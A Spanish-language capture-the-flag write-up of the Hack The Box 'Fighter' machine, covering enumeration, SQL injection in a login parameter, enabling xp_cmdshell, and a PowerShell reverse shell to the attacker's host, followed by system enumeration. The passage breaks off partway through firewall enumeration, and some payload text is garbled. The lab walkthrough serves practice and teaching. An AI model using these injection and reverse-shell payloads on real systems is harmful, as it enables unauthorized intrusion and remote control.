


Hack The Box - Fighter	
OS:	Windows
Nivel:	Insane
Release:	05/05/2018
Técnicas utilizadas	
Advanced SQL injection technique and blacklist bypassing	
AppLocker bypassing	
Command-line obfuscation	
Exploit selection and modification	
Post-exploitation enumeration	
Reverse engineering	

Aviso Legal

Este documento ha sido creado con fines educativos y de investigación. El uso de la información presentada aquí para realizar acciones ilegales está estrictamente prohibido. El autor no se hace responsable de cualquier mal uso de la información proporcionada.

El uso de exploits y otras técnicas de hacking sin el consentimiento explícito del propietario del sistema es ilegal. En este caso, se utilizó exploits en el contexto de la plataforma HackTheBox, que proporciona un entorno seguro y legal para la práctica de habilidades de pentesting.

Por favor, utilice esta información de manera responsable.



Enumeración

La dirección IP de la máquina víctima es 10.129.228.121. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
(administrador@kali) [~/Descargas]
$ ping -c 5 10.129.228.121
PING 10.129.228.121 (10.129.228.121) 56(84) bytes of data:
64 bytes from 10.129.228.121: icmp_seq=1 ttl=127 time=56.4 ms
64 bytes from 10.129.228.121: icmp_seq=2 ttl=127 time=54.7 ms
64 bytes from 10.129.228.121: icmp_seq=3 ttl=127 time=74.8 ms
64 bytes from 10.129.228.121: icmp_seq=4 ttl=127 time=54.1 ms
64 bytes from 10.129.228.121: icmp_seq=5 ttl=127 time=54.2 ms

--- 10.129.228.121 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4008ms
rtt min/avg/max/mdev = 54.060/58.826/74.793/8.025 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.228.121 -oN scanner_fighter** para descubrir los puertos abiertos y sus versiones:


- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a `--script=default`. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
# Nmap 7.94SVN scan initiated Mon Jul 22 09:39:21 2024 as: nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_fighter 10.129.228.121
Nmap scan report for 10.129.228.121
Host is up, received user-set (0.069s latency).
Scanned at 2024-07-22 09:39:21 CEST for 40s
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON      VERSION
80/tcp    open  http      syn-ack ttl 127 Microsoft IIS httpd 8.5
|_ http-methods:
|_   Supported Methods: OPTIONS TRACE GET HEAD POST
|_   Potentially risky methods: TRACE
|_ http-title: StreetFighter Club
|_ http-server-header: Microsoft-IIS/8.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jul 22 09:40:01 2024 -- 1 IP address (1 host up) scanned in 39.98 seconds
```

Análisis del puerto 80 (HTTP)

Al visitar la página web disponible en el servidor, observé que se trataba de una página creada por aficionados al juego Street Fighter. Durante la exploración, descubrí un dominio adicional: `streetfighterclub.htb`.



Teniendo en cuenta esta información, añadí el dominio descubierto anteriormente al archivo /etc/hosts.

```
Abrir hosts Guardar
1 127.0.0.1 localhost
2 127.0.1.1 kali
3 10.129.228.121 streetfighterclub.htb
4 # The following lines are desirable for IPv6 capable hosts
5 ::1 localhost ip6-localhost ip6-loopback
6 ff02::1 ip6-allnodes
7 ff02::2 ip6-allrouters
```

Con el objetivo de descubrir más información, utilicé gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web, para listar los posibles directorios ocultos disponibles en este servidor, además de filtrar por archivos con extensiones .txt, .html y .php.

```
(root@kali) ~/home/administrador/Descargas
└─$ gobuster dir -u http://streetfighterclub.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 400,403,404 -x html,txt,php,asp,aspx --random-agent -t 200
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://streetfighterclub.htb/
[+] Method: GET
[+] Threads: 200
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 400,403,404
[+] User Agent: Mozilla/5.0 (Macintosh; U; PPC Mac OS X 10_5_5; en-us) AppleWebKit/525.26.2 (KHTML, like Gecko) Version/3.2 Safari/525.26.12
[+] Extensions: aspx,html,txt,php,asp
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html (Status: 200) [Size: 6911] [-> http://streetfighterclub.htb/images/]
/images (Status: 301) [Size: 159] [-> http://streetfighterclub.htb/images/]
/images (Status: 301) [Size: 159] [-> http://streetfighterclub.htb/images/]
/css (Status: 301) [Size: 156] [-> http://streetfighterclub.htb/css/]
/index.html (Status: 200) [Size: 6911]
/images (Status: 301) [Size: 159] [-> http://streetfighterclub.htb/IMAGES/]
/INDEX.html (Status: 200) [Size: 6911]
/CSS (Status: 301) [Size: 156] [-> http://streetfighterclub.htb/CSS/]
```


Después de obtener toda la información anterior, procedí a buscar los subdominios disponibles en la máquina objetivo.

```
(root@kali) ~/home/administrador/Descargas
└─$ wfuzz -c --hc=404 --hh=6911 -u http://streetfighterclub.htb -H "Host: FUZZ.streetfighterclub.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
=====
* Wfuzz 3.1.0 - The Web Fuzzer *
=====
Target: http://streetfighterclub.htb/
Total requests: 4989

=====
ID      Response  Lines  Word  Chars  Payload
=====
000000134: 403      29 L   92 W   1233 Ch  "members"

Total time: 38.12749
Processed Requests: 4989
Filtered Requests: 4988
Requests/sec.: 130.8504
```

Aunque logré identificar un subdominio, el acceso a este no estaba permitido.




Por tanto, utilicé Gobuster nuevamente con el fin de encontrar posibles directorios a los que pudiera acceder.

```
(root@kali) ~/home/administrador/Descargas
# gobuster dir -u http://members.streetfighterclub.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 400,404 -x .asp,.aspx --random-agent -t 200

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://members.streetfighterclub.htb/
[+] Method:          GET
[+] Threads:         200
[+] Wordlist:         /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 400,404
[+] User Agent:       Mozilla/5.0 (X11; Linux i686; rv:2.0b3pre) Gecko/20100731 Firefox/4.0b3pre
[+] Extensions:     asp,aspx
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
/old          (Status: 301) [Size: 164] [--> http://members.streetfighterclub.htb/old/]
/OLD          (Status: 301) [Size: 164] [--> http://members.streetfighterclub.htb/OLD/]
/old          (Status: 301) [Size: 164] [--> http://members.streetfighterclub.htb/old/]
```

Sin embargo, el código de error HTTP volvió a ser 403 (Forbidden), indicando que el acceso estaba denegado.




Finalmente, usé nuevamente gobuster y encontré una dirección web a la que pude acceder.

```
(root@kali) ~/home/administrador/Descargas
# gobuster dir -u http://members.streetfighterclub.htb/old/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 400,403,404,500 -x .asp,.aspx --random-agent -t 200

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://members.streetfighterclub.htb/old/
[+] Method:          GET
[+] Threads:         200
[+] Wordlist:         /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 400,403,404,500
[+] User Agent:       Mozilla/5.0 (X11; U; Linux i686; pl-PL; rv:1.8.1.2) Gecko/20060601 Firefox/2.0.0.2 (Ubuntu-edgy)
[+] Extensions:     asp,aspx
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
/login.asp    (Status: 200) [Size: 1821]
/welcome.asp  (Status: 302) [Size: 130] [--> login.asp]
/login.asp    (Status: 200) [Size: 1821]
/welcome.asp  (Status: 302) [Size: 130] [--> login.asp]
/verify.asp   (Status: 302) [Size: 130] [--> login.asp]
/verify.asp   (Status: 302) [Size: 130] [--> login.asp]
/login.asp    (Status: 200) [Size: 1821] [--> login.asp]
/LOGIN.asp    (Status: 200) [Size: 1821]
Progress: 661680 / 661683 (100.00%)
=====
Finished
=====
```

Al acceder a esta nueva dirección web, encontré una página de inicio de sesión.



Vulnerabilidad de SQLi

Con el fin de entender mejor el funcionamiento de este inicio de sesión, envié toda la petición a Burp Suite. Al intentar realizar una inyección SQL sobre los parámetros username y password, no obtuve ningún resultado válido.

The screenshot shows a Burp Suite interface with a request and response. The request is a POST to /old/verify.asp with a payload attempting a SQL injection on the username parameter. The response is an HTTP 302 redirect to welcome.asp.

Request

```
1 POST /old/verify.asp HTTP/1.1
2 Host: members.streetfighterclub.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 79
9 Origin: http://members.streetfighterclub.htb
10 DNT: 1
11 Connection: keep-alive
12 Referer: http://members.streetfighterclub.htb/old/Login.asp
13 Cookie: ASPSESSIONIDQCTCSCCT=0JNJDLAGGBIALCCJAKENBI; Email=; Level=201; Chk=7963; password=YWRtaW4uMk3O; username=YWRtaW4uMk3O
14 Upgrade-Insecure-Requests: 1
15
16 username=admin'+or+1%3d1+--+&password=admin&logintype=2&rememberme=ON&B1=LogIn
```

Response

```
1 HTTP/1.1 302 Object moved
2 Cache-Control: private
3 Content-Type: text/html
4 Location: Welcome.asp
5 Server: Microsoft-IIS/8.5
6 Set-Cookie: Level=201; path=/
7 Set-Cookie: Email=; path=/
8 Set-Cookie: Chk=1166; path=/
9 Set-Cookie: password=YWRtaW4uMk3O; path=/
10 Set-Cookie: username=YWRtaW4uMk3O; path=/
11 X-Powered-By: ASP.NET
12 Date: Mon, 22 Jul 2024 08:40:59 GMT
13 Content-Length: 132
14
15 <head>
16 <title>
17 Object moved
18 </title>
19 </head>
20 <body>
21 <h1>
22 Object Moved
23 </h1>
24 This object may be found <a HREF='welcome.asp'>
25 here
26 </a>
27 </body>
```

Sin embargo, al manipular el parámetro logintype, descubrí que era vulnerable a inyecciones de SQL.

The screenshot shows a Burp Suite interface with a request and response. The request is a POST to /old/verify.asp with a payload attempting a SQL injection on the logintype parameter. The response is an HTTP 302 redirect to welcome.asp.

Request

```
1 POST /old/verify.asp HTTP/1.1
2 Host: members.streetfighterclub.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 79
9 Origin: http://members.streetfighterclub.htb
10 DNT: 1
11 Connection: keep-alive
12 Referer: http://members.streetfighterclub.htb/old/Login.asp
13 Cookie: ASPSESSIONIDQCTCSCCT=0JNJDLAGGBIALCCJAKENBI; Email=; Level=201; Chk=7963; password=YWRtaW4uMk3O; username=YWRtaW4uMk3O
14 Upgrade-Insecure-Requests: 1
15
16 username=admin&password=admin&logintype=1'+or+1%3d1+--+&rememberme=ON&B1=LogIn
```

Response

```
1 HTTP/1.1 302 Object moved
2 Cache-Control: private
3 Content-Type: text/html
4 Location: welcome.asp
5 Server: Microsoft-IIS/8.5
6 Set-Cookie: Level=Mk3O%3D; path=/
7 Set-Cookie: Email=YWRtaW4uMk3O; path=/
8 Set-Cookie: Chk=6062; path=/
9 Set-Cookie: password=YWRtaW4uMk3O; expires=Tue, 22-Jul-2025 08:42:24 GMT; path=/
10 Set-Cookie: username=YWRtaW4uMk3O; expires=Tue, 22-Jul-2025 08:42:24 GMT; path=/
11 X-Powered-By: ASP.NET
12 Date: Mon, 22 Jul 2024 08:42:24 GMT
13 Content-Length: 132
14
15 <head>
16 <title>
17 Object moved
18 </title>
19 </head>
20 <body>
21 <h1>
22 Object Moved
23 </h1>
24 This object may be found <a HREF='welcome.asp'>
25 here
26 </a>
27 </body>
```

Por defecto la ejecución de comandos no está habilitada. Pero, como puede verse en la siguiente imagen, es posible habilitarlo de forma manual:

Request

PrettyRawHex

```
1 POST /old/verify.asp HTTP/1.1
2 Host: members.streetfighterclub.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: es-ES;es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 169
9 Origin: http://members.streetfighterclub.htb
10 DNT: 1
11 Connection: keep-alive
12 Referer: http://members.streetfighterclub.htb/old/login.asp
13 Cookie: ASPSESSIONIDCQABRSC=IKBNBGLCFBINEKHLFH4DJBF#
14 Upgrade-Insecure-Requests: 1
15
16 username=admin&password=admin&logintype=
  %3bexec+sp_configure+'show+advanced+options',+1%3bexec+sp_configure+'xp_cmdshell',+1%3bRECONFIGURE%3b--+-&rememberme=ON&B1=Login
```

Además, para comprobar que la configuración había sido correcta, envié trazas ICMP hacia mi máquina de atacante.

RequestResponse

PrettyRawHexRender

```
1 POST /old/verify.asp HTTP/1.1
2 Host: members.streetfighterclub.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept:
5 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: es-ES;es;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 112
10 Origin: http://members.streetfighterclub.htb
11 DNT: 1
12 Connection: keep-alive
13 Referer: http://members.streetfighterclub.htb/old/login.asp
14 Cookie: ASPSESSIONIDCQCTCSCCT=QJNJDADAGGBIALCCJAKENBI; Email=; Level=%2D1; Chk=2588;
  password=YwRtaW4%3D; username=YwRtaW4%3D; ASPSESSIONIDCCQSTCDQ=BAFFLD8DDFEEGBJEJBLN++LB
15 Upgrade-Insecure-Requests: 1
16 username=admin&password=admin123&logintype=%3bexec+xp_cmdshell+"ping+10.10.16.23"%3b--+-&
  rememberme=ON&B1=Login
```

```
1 HTTP/1.1 302 Object moved
2 Cache-Control: private
3 Content-Type: text/html
4 Location: Welcome.asp
5 Server: Microsoft-IIS/8.5
6 Set-Cookie: Level=%2D1; path=/
7 Set-Cookie: Email=; path=/
8 Set-Cookie: Chk=4803; path=/
9 Set-Cookie: password=YwRtaW4xMjM%3D; path=/
10 Set-Cookie: username=YwRtaW4%3D; path=/
11 X-Powered-By: ASP.NET
12 Date: Mon, 22 Jul 2024 09:37:34 GMT
13 Content-Length: 132
14
15 <head>
16   <title>
17     Object moved
18   </title>
19 </head>
20 <body>
21   <h1>
22     Object Moved
23   </h1>
24   This object may be found <a HREF='Welcome.asp'>
25     here
26   </a>
27   .
28 </body>
```


Para monitorear los paquetes ICMP, usé el comando `tcpdump -n -i tun0 src 10.129.212.171 and icmp -X -vvv`:

```
(root@kali) [/home/administrador/Descargas]
# tcpdump -n -i tun0 src 10.129.212.171 and icmp -X -vvv
tcpdump: listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
11:37:31.410932 IP (tos 0x0, ttl 127, id 1782, offset 0, flags [none], proto ICMP (1), length 60)
    10.129.212.171 > 10.10.16.23: ICMP echo request, id 1, seq 1, length 40
    0x0000: 4500 003c 06f6 0000 7f01 3b7e 0a81 d4ab E.<.....}~....
    0x0010: 0a0a 1017 0800 4d5a 0001 0001 6162 6364 .....MZ....abcd
    0x0020: 6566 6768 696a 6b6c 6d6e 6f70 7172 7374 efg hijklmnopqrst
    0x0030: 7576 7761 6263 6465 6667 6869 uvwabcdefghi
11:37:32.373855 IP (tos 0x0, ttl 127, id 1783, offset 0, flags [none], proto ICMP (1), length 60)
    10.129.212.171 > 10.10.16.23: ICMP echo request, id 1, seq 2, length 40
    0x0000: 4500 003c 06f7 0000 7f01 3b7d 0a81 d4ab E.<.....}}....
    0x0010: 0a0a 1017 0800 4d59 0001 0002 6162 6364 .....MY....abcd
    0x0020: 6566 6768 696a 6b6c 6d6e 6f70 7172 7374 efg hijklmnopqrst
    0x0030: 7576 7761 6263 6465 6667 6869 uvwabcdefghi
11:37:33.389842 IP (tos 0x0, ttl 127, id 1784, offset 0, flags [none], proto ICMP (1), length 60)
    10.129.212.171 > 10.10.16.23: ICMP echo request, id 1, seq 3, length 40
    0x0000: 4500 003c 06f8 0000 7f01 3b7c 0a81 d4ab E.<.....}|....
    0x0010: 0a0a 1017 0800 4d58 0001 0003 6162 6364 .....MX....abcd
    0x0020: 6566 6768 696a 6b6c 6d6e 6f70 7172 7374 efg hijklmnopqrst
    0x0030: 7576 7761 6263 6465 6667 6869 uvwabcdefghi
11:37:34.406045 IP (tos 0x0, ttl 127, id 1785, offset 0, flags [none], proto ICMP (1), length 60)
    10.129.212.171 > 10.10.16.23: ICMP echo request, id 1, seq 4, length 40
    0x0000: 4500 003c 06f9 0000 7f01 3b7b 0a81 d4ab E.<.....}|....
    0x0010: 0a0a 1017 0800 4d57 0001 0004 6162 6364 .....MW....abcd
    0x0020: 6566 6768 696a 6b6c 6d6e 6f70 7172 7374 efg hijklmnopqrst
    0x0030: 7576 7761 6263 6465 6667 6869 uvwabcdefghi
```

Request

Pretty	Raw	Hex
POST /old/verify.asp HTTP/1.1		
Host: members.streefighterclub.htb		
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0		
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8		
Accept-Language: es-ES,en;q=0.8,en-US;q=0.5,en;q=0.3		
Accept-Encoding: gzip, deflate, br		
Content-Type: application/x-www-form-urlencoded		
Content-Length: 713		
Origin: http://members.streefighterclub.htb		
DNT: 1		
Connection: keep-alive		
Referer: http://members.streefighterclub.htb/old/Login.asp		
Cookie: ASPSESSIONIDQCTSCCOT=OJNJDLADAGGBIALCCJAKENBI; Email=; Level=%2D1; Chk=4234; password=YwRtaw4xMj%3d; username=YwRtaw4%3d; ASPSESSIONIDQCQSTCDQ=BAFFLDBDFEEGBJEJBLNH+LB		
Upgrade-Insecure-Requests: 1		
username=admin&password=admin123&logintype=2%3bexecuterxp_cmdshEll; %C3a\windows\syzwow64\WindowsPowerShell\v1.0\powershell.exe+%\$client%3dnew-object system.net.sockets.tcpclient(\"10.10.16.23\",443)%3b\$stream+%3d+\$client.getstream() %3b[byte[]]\$bytes+%3d+0..65535)%25(0)%3bwhile((\$!+%3d+\$stream.read(\$bytes,+0,\$bytes.length)) +ne+0){%3b\$data+%3d+(new-object -typename system.text.asciiencoding).getstring(\$bytes,0,\$!) %3b\$sendback+%3d+([ex]+\$data+2%261+ out-string %3b\$sendback+2%3d+\$sendback+%2b+\"PS+\"+%2b+(pwd).path+%2b+\"^>\"+%3b\$sendbyte+%3d+([text.encoding]::ASCII).getbytes(\$sendback+2)%3b\$stream.write(\$sendbyte,0,\$sendbyte.Length)%3b\$stream.flush()}%3b\$client.close()}%3brememberme=ON&B1=Login		

Firewall Bypass rules -- AppLocker Bypass

Al ejecutar el código de PowerShell mostrado anteriormente, logré acceder a la máquina objetivo como el usuario sqlserv.

```
(root@kali)-[/home/administrador/Descargas]
└─$ rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.23] from (UNKNOWN) [10.129.228.121] 49162

PS C:\Windows\system32> whoami /all

USER INFORMATION
-----

User Name      SID
=====
fighter\sqlserv S-1-5-21-3593378018-3269441261-861123375-1008

PS C:\Windows\system32> ipconfig /all

Windows IP Configuration

Host Name . . . . . : FIGHTER
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : htb

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . : .htb
Description . . . . . : Intel(R) 82574L Gigabit Network Connection
Physical Address. . . . . : 00-50-56-94-9A-83
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
IPv6 Address. . . . . : dead:beef::150(Preferred)
Lease Obtained. . . . . : sabato 27 luglio 2024 23:50:32
Lease Expires . . . . . : domenica 28 luglio 2024 00:50:32
IPv6 Address. . . . . : dead:beef::913f:b515:f28c:e6b5(Preferred)
Link-local IPv6 Address . . . . . : fe80::913f:b515:f28c:e6b5%11(Preferred)
IPv4 Address. . . . . : 10.129.228.121(Preferred)
Subnet Mask . . . . . : 255.255.0.0
Lease Obtained. . . . . : sabato 27 luglio 2024 23:50:32
Lease Expires . . . . . : domenica 28 luglio 2024 00:50:32
Default Gateway . . . . . : 10.129.0.1
DHCP Server . . . . . : 10.129.0.1
DHCPv6 IAID . . . . . : 167792726
DHCPv6 Client DUID. . . . . : 00-01-00-01-2E-37-23-FF-00-50-56-94-9A-83
DNS Servers . . . . . : 1.1.1.1
                        8.8.8.8
NetBIOS over Tcpip. . . . . : Enabled
Connection-specific DNS Suffix Search List :
                        htb
```

La máquina objetivo es un Microsoft Windows Server 2012 R2 Standard. Esta versión del sistema operativo ya está obsoleta y posiblemente sea vulnerable a algún tipo de exploit conocido, lo que podría facilitar la escalada de privilegios o la ejecución de código arbitrario.

```
PS C:\Windows\system32> systeminfo

Host Name:                FIGHTER
OS Name:                  Microsoft Windows Server 2012 R2 Standard
OS Version:               6.3.9600 N/A Build 9600
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:         Windows User
Registered Organization:
Product ID:                00252-70000-00000-AA535
Original Install Date:     19/10/2017, 22:31:21
System Boot Time:         22/07/2024, 11:30:02
System Manufacturer:      VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                          [01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2595 Mhz
                          [02]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2595 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/11/2020
Windows Directory:        C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:              it;Italian (Italy)
Input Locale:              it;Italian (Italy)
Time Zone:                 (UTC+01:00) Amsterdam, Berlin, Bern, Rome, Stockholm, Vienna
Total Physical Memory:     4.095 MB
Available Physical Memory: 2.985 MB
Virtual Memory: Max Size:  4.799 MB
Virtual Memory: Available: 3.230 MB
Virtual Memory: In Use:    1.569 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
```


Para evaluar la configuración del firewall en la máquina objetivo, utilicé el comando de PowerShell Get-NetFirewallProfile. Este cmdlet de PowerShell recupera la configuración de los perfiles de firewall en el sistema: Dominio, Privado y Público.

```
PS C:\Users\decoder> Get-NetFirewallProfile

Name           : Domain
Enabled        : True
DefaultInboundAction : Block
DefaultOutboundAction : Block
AllowInboundRules : NotConfigured
AllowLocalFirewallRules : NotConfigured
AllowLocalIPsecRules : NotConfigured
AllowUserApps   : NotConfigured
AllowUserPorts   : NotConfigured
AllowUnicastResponseToMulticast : NotConfigured
NotifyOnListen   : False
EnableStealthModeForIPsec : NotConfigured
